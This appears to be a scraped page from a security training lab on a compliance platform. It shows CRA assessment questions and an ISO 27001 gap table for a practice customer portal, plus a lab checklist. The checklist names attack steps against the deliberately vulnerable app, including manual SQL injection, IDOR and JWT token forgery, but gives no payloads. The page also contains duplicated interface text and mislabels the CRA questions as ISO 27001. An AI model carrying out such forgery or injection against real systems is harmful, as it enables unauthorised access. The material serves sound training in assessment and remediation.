4

Assessments currently in progress

NetLink ISO 27001 Gap

CRA • Product: NetLink Customer Portal

0%

SmartGrid NIS2 Conformity

CRA • Product: SmartGrid Meter Admin

0%

PortPilot CRA Conformity

Create New Assessment

Start a new assessment for a framework

Framework

CRA

Assessment Type

Conformity

Scope Type

Select scope type

Assessment Name

Enter assessment name

Create

Cancel

4

Total

0

Completed

Select Assessment

Or browse and select from existing assessments

Framework

CRA

Assessment Type

Conformity

Assessment

Select assessment

4. Click the new card. The ISO 27001 questionnaire opens — **186 questions paginated**. Focus on the ten below. **The text is exactly as you will see it in the CyberFort UI** (verbatim from the platform's ISO 27001 seeded question pool).

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Assessments

Export PDFExport CSVImport CSV

Suggest from Scans

AI Suggest Answers

Assessment Overview

View your active assessments or create new ones

Active Assessments4

Assessments currently in progress

NetLink ISO 27001 Gap

CRA - Product: NetLink Customer Portal

0%

SmartGrid NIS2 Conformity

CRA - Product: SmartGrid Meter Admin

0%

PortPilot CRA Conformity

Create New Assessment

Start a new assessment for a framework

FrameworkCRA

Assessment TypeConformity

Scope Type*Select scope type

Assessment NameEnter assessment name

CreateCancel

4Total

0Completed

Select Assessment

Or browse and select from existing assessments

FrameworkCRA

Assessment TypeConformity

AssessmentNetLink ISO 27001 Gap

Delete Assessment

Assessment Questions

(Asset / Product: NetLink Customer Portal)

Question 1

Mandatory: YESCompleted: NOCommon in: CRA(clone-systems.com)

Have you undertaken an assessment of the cybersecurity risks associated with your product with digital elements?

Yes

No

Partially

N/A

Assign PolicyNo Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 2

Mandatory: YESCompleted: NOCommon in: CRA(clone-systems.com)

Do you take the outcome of the cybersecurity risk assessment into account during the planning, design, development, production, delivery and maintenance phases?

Yes

No

Partially

N/A

Assign PolicyNo Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 3

Mandatory: YESCompleted: NOCommon in: CRA(clone-systems.com)

Is your cybersecurity risk assessment documented and updated as appropriate during the support period?

Yes

No

Partially

N/A

Assign PolicyNo Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Question 4

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Does your cybersecurity risk assessment comprise an analysis based on the intended purpose and reasonably foreseeable use of the product?

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 5

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Does your risk assessment take into account the conditions of use, operational environment, and assets to be protected?

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 6

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Does your risk assessment consider the length of time the product is expected to be in use?

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 7

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Does your cybersecurity risk assessment indicate whether and how the security requirements are applicable to your product?

☐ Yes ☐ No ☐ Partially ☐ N/A

Assign Policy

No Policy

Evidence Description

Describe the evidence supporting this answer...

0 file(s) attached:

Save Answer

Clear Answer

Attach File(s)

Question 8

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Do you include the cybersecurity risk assessment in the technical documentation when placing the product on the market?

☐ Yes ☐ No ☐ Partially ☐ N/A

Save Answer

Clear Answer

Attach File(s)

Assign Policy
No Policy

Evidence Description
Describe the evidence supporting this answer...

0 file(s) attached:

Question 9

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Where certain essential cybersecurity requirements are not applicable, do you include clear justification in the technical documentation?

☐ Yes
☐ No
☐ Partially
☐ N/A

Assign Policy
No Policy

Evidence Description
Describe the evidence supporting this answer...

0 file(s) attached:

Question 10

Mandatory: **YES** Completed: **NO** Common in: CRA(clone-systems.com)

Save Answer

Clear Answer

Attach File(s)

Do you systematically document relevant cybersecurity aspects concerning your products with digital elements?

☐ Yes
☐ No
☐ Partially
☐ N/A

Assign Policy
No Policy

Evidence Description
Describe the evidence supporting this answer...

0 file(s) attached:

1-10 of 52 questions
1 2 3 4 5 6

#	Question (verbatim from the CyberFort ISO 27001 questionnaire)	Answer	Evidence
1	"Are information security policies documented, approved by management, communicated to relevant personnel, and reviewed at planned intervals?"	Not compliant	No portal-specific ISMS policy.
19	"Are acceptable use policies documented, communicated, and consistently enforced across the organization?"	Not compliant	/api/admin/diagnostics returning secrets in clear is an acceptable-use violation.
29	"Are access control rules established based on business requirements and information security risk assessments?"	Not compliant	IDOR finding shows no documented access-control model.
33	"Is authentication information managed through controlled processes with clear guidance provided to users?"	Not compliant	Plaintext passwords in DB; hardcoded JWT secret in source.
125	"Is access to source code and development tools appropriately controlled and monitored?"	Not compliant	JWT signing secret lives in the application repo, readable by every developer.

#	Question (verbatim from the CyberFort ISO 27001 questionnaire)	Answer	Evidence
127	"Are authentication technologies implemented based on risk assessment and access control requirements?"	Not compliant	No MFA; cookie missing <code>HttpOnly / Secure</code> .
133	"Are technical vulnerabilities systematically identified, assessed, and remediated within appropriate timeframes?"	Not compliant	OSV finds six advisories; no SBOM; no remediation timeline.
149	"Are networks, systems, and applications monitored for security threats and anomalous behavior?"	Not compliant	PostgreSQL exposed on the customer-facing subnet; no monitoring.
165	"Are cryptographic controls implemented with appropriate key management based on information protection requirements?"	Not compliant	JWT signing secret hardcoded in source; DB password in source; no rotation.
173	"Are secure coding principles systematically applied in software development processes?"	Not compliant	SQL injection on <code>/api/customers/search</code> and string-concatenated SQL throughout.

5. Attach the relevant scan output as evidence to each answer.

6. Save as **Draft**.



Use the **AI assistant** at least twice — e.g. ask it to draft a remediation paragraph for the JWT secret finding, and a one-page management summary for the SQLi finding.

Step 8 — Generate the ISO 27001 gap report

Click **Export PDF** in the Assessments toolbar. Combine with the Risk Register PDF (also **Export to PDF**) — this is the gap report you would hand NetLink's CTO and the Stage 1 auditor's pre-assessment file.

Step 9 — Stretch goals

- Patch the SQL injection (parameterised queries) and rerun the ZAP active scan to confirm the alert clears.
- Use the **Policy** module to draft a *Secure Development Policy* and link it to ISO 27001 control **A.8.25**.

- Reset the JWT secret to a strong randomly-generated value loaded from an env var. Verify all forged tokens are rejected after restart.
-

Checklist

- ☐ Portal registered as a product
- ☐ Nmap scan with PostgreSQL finding filed
- ☐ ZAP scan launched
- ☐ SQL injection verified manually
- ☐ IDOR verified — Bob read Carol Corp's invoice
- ☐ Semgrep finding for hardcoded JWT secret filed
- ☐ JWT forgery executed successfully against `/api/admin/diagnostics`
- ☐ OSV scan with at least three advisories filed
- ☐ ISO 27001 assessment answered against ten Step-7 questions
- ☐ Gap report PDF generated